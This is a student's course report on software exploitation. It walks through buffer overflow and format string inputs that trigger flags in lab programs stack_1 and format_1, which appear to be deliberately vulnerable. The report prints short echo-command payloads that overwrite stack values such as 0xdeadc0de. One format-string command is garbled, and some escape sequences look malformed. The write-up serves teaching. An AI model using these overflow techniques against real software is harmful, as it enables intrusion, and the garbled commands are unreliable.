jamk.fi

Assignment 2

Software Exploitation

Joni Korpihalkola
K1625

Report
03/2018
Information and communication technology
ICT-field

Jyväskylän ammattikorkeakoulu
JAMK University of Applied Sciences

Contents

Figures

1 Introduction

In this assignment the goal was to use buffer overflow and format string vulnerabilities to trigger flags on two programs, stack_1 and format_1. There was also a third program, owall, where the goal was to find as many vulnerabilities as possible.

I tried to understand the subject matter, but it was very rough to get started on the assignments. Eventually I found something that worked, but the commands were discovered too late to expand upon or try to apply what I learned to test the owall program. I spent about 15 hours in total for this assignment.

2 Test system information

The test system is a 16.04 Ubuntu server running on Virtualbox. Specific system information and GCC compiler version are below. (Figure 1.)

```
Linux ubuntu 4.4.0-87-generic #110-Ubuntu SMP Tue Jul 18 12:55:35 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
gcc (Ubuntu 5.4.0-6ubuntu1~16.04.9) 5.4.0 20160609
```

Figure 1. Virtual machine uname -a and gcc --version

Makefile provided with the c code was used to build the programs. Below are the elfheader stacks for the programs. (Figure 2.)



Figure 2. Elfheader -h information for stack_1 and format_1

3 stack_1

The third flag is the easiest to get, if we look at the code, we see an if-check function that exits from main if the username is not “shirley”. (Figure 3.)

```
if (strncmp(username, "shirley", 10)) {
  printf("Who is %s?\n", username);
  return 1;
}
```

Figure 3. Shirley if-check

So feeding the program a “Shirley” returns the flag 3 for us. (Figure 4.)

```
joni@ubuntu:~/exploitables/basic$ echo -ne "shirley" | ./stack_1
Ok, shirley. Try to get the flags next.
Good work, flag_3 done
```

Figure 4. Flag_3

The next step is to use the buffer overflow vulnerability to overwrite values in “canary” variable to get through the if-check to flag1. We can do it by appending “\0x0\” to “Shirley” and then a random value. This pushes the value into the stack and gives us flag1. (Figure 5.)

```
joni@ubuntu:~/exploitables/basic$ echo -ne "shirley\0x0\aaaaa" | ./stack_1
Good work, flag_1 done
Good work, flag_3 done
```

Figure 5. Flag_1

To get to flag2, flag1 value needs to be modified to “deadc0de”, we can do this by pushing it to the stack and writing it in little endian. (Figure 6.)

```
joni@ubuntu:~/exploitables/basic$ echo -ne "shirley\0x0\xde\xc0\xad\xde" | ./stack_1
Good work, flag_1 done
Good work, flag_2 done
Good work, flag_3 done
```

Figure 6. Flag_2

4 format_1

To modify the value of flag1, we need to fill the buffer with something and then we can modify the flag value. The “%08x” prints 8 digits and pads them with zeroes. We can add number one to the end so the flag is not zero now in the if-check. (Figure 7.)

```
root@ubuntu:/home/joni/exploitables/basic# oni/exploi%08x%08x%08x%08x%08x%08x%08x%08x%1" | ./format_1
Welcome, %08x%08x%08x%08x%08x%08x%08x%08x%1.
Good work, flag_1 done
```

Figure 7. Flag_1

In the next if-check, flag1 value needs to be modified to “0xb0b51ed5” to get the second flag. This can be done by appending the value in little endian to the previous input. (Figure 8.)



Figure 8. Flag_2